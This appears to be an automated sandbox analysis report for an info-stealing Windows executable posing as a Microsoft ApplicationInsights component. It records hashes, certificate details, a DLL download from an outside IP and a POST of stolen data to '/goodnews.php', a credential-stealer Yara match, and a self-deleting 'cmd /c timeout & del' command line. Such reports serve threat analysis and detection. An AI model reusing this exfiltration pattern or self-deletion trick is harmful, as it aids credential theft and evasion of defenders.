Process:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc..'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\Desktop\7QQ1NYCJ	
Process:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe

C:\Users\user\Desktop\7QQ1NYCJ	
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Desktop\OHLNY58Q	
Process:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	0.5495302130315884
Encrypted:	false
SSDEEP:	192:El+bDo3irhnydVj3XBBE3uNBIy7OzlG4oNH:EWU3iVy/BBE3uNBI0olG4oN
MD5:	AC80CECBE5FDA443A75B84589780512A
SHA1:	5EC10058D516D2EDB15005C416DAB6994BDF0E1A
SHA-256:	84F482E5F257AD8D3DE250A6D834A4DC8EF497770D83553A46E93DE89AC6519B
SHA-512:	4A573E33ED4B15ED03FCE4953D0D5EB3488404E88E4FAE8EFB8A900F3437CB86AA419865FF0124832C7305BA69C8174A0424BF4C030039866F742576B56954CD
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\Desktop\XBAIMOPZ	
Process:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.690918729230015

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Microsoft.ApplicationInsights.PersistenceChannel.exe
File size:	469480
MD5:	14e351015c5d632f888dbcac03871fae
SHA1:	b5471c5eea356ce87ac5c2df8bbd9bc72cf84da9
SHA256:	977a8d56d7bbc22e780e85bea06fa4be13c8f9be0151566 5863cb431fb2e8daa
SHA512:	f7ac50b3cc68404ddc14579c9e12239a292afc4e0342322 74f8987579fbf3ea59a64403e122b946cceec9a383633cb 3b7f3eedade819125a017de7c6a48a8947
SSDEEP:	6144:ebzheqatJY9oxu70Y7uh0doi9g9aPmaq/Ox4:O9aJ YacQSuhqUaeb/L
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L...j FV.....0.....&..... .....@.. .....`.....@ 4....@.....

File Icon

Icon Hash:	e2a6e8b0e8d9d930

Static PE Info

General

Entrypoint:	0x46fdc2
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x56466A2C [Fri Nov 13 22:54:36 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**true**
Signature Issuer:	CN=DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1, O="DigiCert, Inc.", C=US
Signature Validation Error:	**The operation completed successfully**
Error Number:	0
Not Before, Not After	• 8/17/2021 2:00:00 AM 8/14/2022 1:59:59 AM
Subject Chain	• CN=Outer Join Srl, O=Outer Join Srl, L=Zedelgem, C=BE, SERIALNUMBER=0768.928.995, OID.1.3.6.1.4.1.311.60.2.1.3=BE, OID.2.5.4.15=Private Organization
Version:	3
Thumbprint MD5:	496D903D5FFB2AB64A03EE9BCFA4323B
Thumbprint SHA-1:	15DF03F2D9278D90153F81D5071EAD7BA48697E0
Thumbprint SHA-256:	3EBE83BAEC401EEDBD701081758867A60A2EDD7A59A79C964E84B546D66D0A53
Serial:	068A81AFE2E4F96574749439D8EDB89B

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x6ddc8	0x6de00	False	0.366469798777	data	4.53866232943	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x70000	0x2238	0x2400	False	0.821506076389	data	7.45298688866	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x74000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

HTTP Request Dependency Graph

- 77.222.42.92

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49759	77.222.42.92	80	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 15:55:33.426397085 CEST	1218	OUT	GET /public/sqlite3.dll HTTP/1.1 Host: 77.222.42.92 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 15:55:33.504663944 CEST	1219	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 13 Sep 2021 13:55:33 GMT Content-Type: application/x-msdos-program Content-Length: 645592 Connection: keep-alive Last-Modified: Tue, 24 Aug 2021 22:41:19 GMT ETag: "9d9d8-5ca55d50d41c0" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@. bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89 R@0B/102X@B/113
Sep 13, 2021 15:55:35.510276079 CEST	1892	OUT	GET /goodnews.php HTTP/1.1 Host: 77.222.42.92 Connection: Keep-Alive
Sep 13, 2021 15:55:35.595369101 CEST	1892	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 13 Sep 2021 13:55:35 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: keep-alive Set-Cookie: PHPSESSID=i76npj6r0gc1c1enofcjtna97v; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache
Sep 13, 2021 15:55:35.610235929 CEST	1893	OUT	POST /goodnews.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----E3WLNOHDJMYM7YUS Host: 77.222.42.92 Content-Length: 83420 Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=i76npj6r0gc1c1enofcjtna97v
Sep 13, 2021 15:55:35.879106045 CEST	1977	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 13 Sep 2021 13:55:35 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: keep-alive Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Microsoft.ApplicationInsights.PersistenceChannel.exe PID: 7056 Parent PID: 6504

General

Start time:	15:55:28
Start date:	13/09/2021
Path:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe'
Imagebase:	0xaf0000
File size:	469480 bytes
MD5 hash:	14E351015C5D632F888DBCAC03871FAE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: Microsoft.ApplicationInsights.PersistenceChannel.exe PID: 6340 Parent PID: 7056

General

Start time:	15:55:32
Start date:	13/09/2021
Path:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
Imagebase:	0x590000
File size:	469480 bytes
MD5 hash:	14E351015C5D632F888DBCAC03871FAE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.684293295.0000000000BAB000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 2216 Parent PID: 6340

General

Start time:	15:55:36
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout /t 5 & del /f /q 'C:\Users\user\Desktop\Microsoft .ApplicationInsights.PersistenceChannel.exe' & exit
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Deleted

Analysis Process: conhost.exe PID: 5576 Parent PID: 2216

General

Start time:	15:55:36
Start date:	13/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 5624 Parent PID: 2216

General

Start time:	15:55:37
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 5
Imagebase:	0x2a0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: WerFault.exe PID: 5568 Parent PID: 7056

General

Start time:	15:55:41
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7056 -s 1156
Imagebase:	0xb00000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis